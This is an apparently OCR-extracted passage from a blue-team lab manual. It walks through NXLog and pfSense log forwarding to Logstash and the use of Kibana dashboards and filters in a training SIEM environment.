
   So how does our Logstash configuration receive logs? There's a few systems that are feeding information to Logstash:

   - The Windows workstations and domain controller have NXLog configured to forward Windows event logs
   - The PfSense firewall is configured to forward logs (including Squid & Suricata)
   - Kolide Fleet & OSQuery store logs centrally and are forwarded using Filebeat

   Let's analyze a first element of the setup and review the NXLog configuration file on our Windows workstation. You can open the following file:

   C:\Program Files (x86)\nxlog\conf\nxlog.conf

   You will see that it's configured to forward the Application, System & Security logs to 192.168.30.16 (port 5141). Furthermore, it will ship these logs as JSON, which is the preferred format for Logstash.



```
# Uncomment if you want only specific logs
    Query       <QueryList>\
                    <Query Id="0">\
                        <Select Path="Application">*</Select>\
                        <Select Path="System">*</Select>\
                        <Select Path="Security">*</Select>\
                    </Query>\
                </QueryList>\
</Input>

<Output logstash>
    Module      om_tcp
    Host        192.168.30.16
    Port        5141
    Exec        to_json();
</Output>
```


7. **Review PfSense log forwarding configuration**

   As a next step, let's analyse our PfSense configuration! Please open the Chrome browser and click the "PfSense Firewall" favourite (under Administration bookmark folder). You can authenticate to PfSense using the following credentials:

   - Username: admin
   - Password: Awesomesauce123

   In the PfSense main interface, please select "Status" in the top menu and go for "System Logs". In this next window, please go to the "Settings" section (which is on the right-hand side).

   In the Settings section, scroll down until you see the section where log forwarding is configured ("Remote Logging Options"). You should see that all Syslog events are being forwarded to 192.168.30.16 (port 5140).



This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers: 192.168.30.16:5140 | IP[:port] | IP[:port]

Remote Syslog Contents

- ☑ Everything
- □ System Events
- □ Firewall Events
- □ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- □ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- □ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
- □ Captive Portal Events
- □ VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
- □ Gateway Monitor Events
- □ Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
- □ Server Load Balancer Events (relayd)
- □ Network Time Protocol Events (NTP Daemon, NTP Client)
- □ Wireless Events (hostapd)

Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.


8. **Open Kibana to view logs**

   Now that we've reviewed all of the Logstash configurations, let's have a look at the visualization! For this, we will open Kibana in our browser. Kibana is the visualization layer of the Elastic stack and can be used to create searches, visualizations & dashboards that can be reviewed by analysts.

   We have already prepared some basic dashboards for you, which we will now use! We will further build on these dashboards throughout the rest of the week.

   Please open Chrome and click on the "Kibana" bookmark. You will need credentials, which are the following:

   - Username: alanmarshall
   - Password: Awesomesauce123



Add Data to Kibana

Use these solutions to quickly turn your data into pre-built dashboards and monitoring systems.

APM automatically collects in-depth performance metrics and errors from inside your applications.


Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

9. **Open Kibana dashboards**

   In Kibana, please click the "Dashboards" menu item. You will notice that some dashboards have already been created:

   - PfSense
   - Squid
   - Suricata
   - Windows event logs
   - ...

   A dashboard in Kibana is nothing more than a collection of visualizations. We will create some visualizations & dashboards later this week! In these dashboards, it's very easy to create filters to zoom in on data that we are interested in!




## Dashboards

| Title | Description | Actions |
|---|---|---|
| Suricata | | Edit |
| PfSense | | Edit |
| Squid | | Edit |
| Sysmon - Process execution | | Edit |
| Windows event logs | | Edit |

10. **Open Squid dashboard**

    As an example, please click the Squid dashboard and review what kind of data is in there. You will note that we have created some basic visualizations already!



| agent.keyword: Descending | Count |
|---|---|
| "Microsoft BITS/7.8" | 12 |
| "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.80 Safari/537.36" | 11 |
| "-" | 10 |
| "Microsoft-CryptoAPI/10.0" | 2 |


11. **Kibana time range**

    A fundamental setting in the Kibana dashboards is the "time range selector" at the top right hand side of the screen. The default setting is "Last 15 minutes". You can be very specific in the time range:

- It can be a quick selector like "Today", "This week",...
- It can be a relative term like "From 15 minutes ago to 15 minutes from now"
- It can be an absolute value (this specific day)
- ...

When working with new Kibana dashboards or log sources, it can be a good idea to play around with the time range (e.g. selecting a broad time range) to troubleshoot any time differences configured on the machines (which would need to be fixed).


For our lab, let's just select the "Today" time filter.



12. **Create a filter**

Let's play around with these dashboards! Kibana allows for easy filtering and drilling down in logs. Let's analyze how this works by creating a filter. On the right-hand side of the dashboard, you will notice the "Top HTTP Methods" visualization. We can filter on "GET" HTTP requests by clicking the GET section of the pie chart.

Alternatively, you can click the GET entry in the legend and click the magnifying glass with a "+" icon in it). This will create a filter that filters the dashboard for HTTP requests that use "GET" as a method.



| field | value | |
|---|---|---|
| verb.keyword: Descending | GET | 12 (33.33%) |


| agent.keyword: Descending | Count |
|---|---|
| "Microsoft BITS/7.8" | 12 |
| "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.80 Safari/537.36" | 11 |
| "-" | 10 |

13. **Invert a filter**

So let's assume we would like to invert this filter (to exclude GET requests). We can do this by:

- Hovering over the verb.keyword: "GET" button
- Clicking the middle icon (that looks like a magnifying glass). The magnifying glass will either have a "-" or "+" inside depending on whether you want to include or exclude the filter value from your results.

You will see the dashboard being updated!




| agent.keyword: Descending | Count |
|---|---|
| "Microsoft BITS/7.8" | 10 |
| "Microsoft-CryptoAPI/10.0" | 2 |

14. **Edit filter**

So let's assume we would like to adapt this filter manually. We can do this by:

- Hovering over the **verb.keyword: "GET"** button
- Click the "edit" icon (icon at the right-end of the button that looks like a pencil with a square)
- In the window that pops up, let's adapt the GET string to CONNECT
- Once finished, please click "Save".

You will see the dashboard being updated!



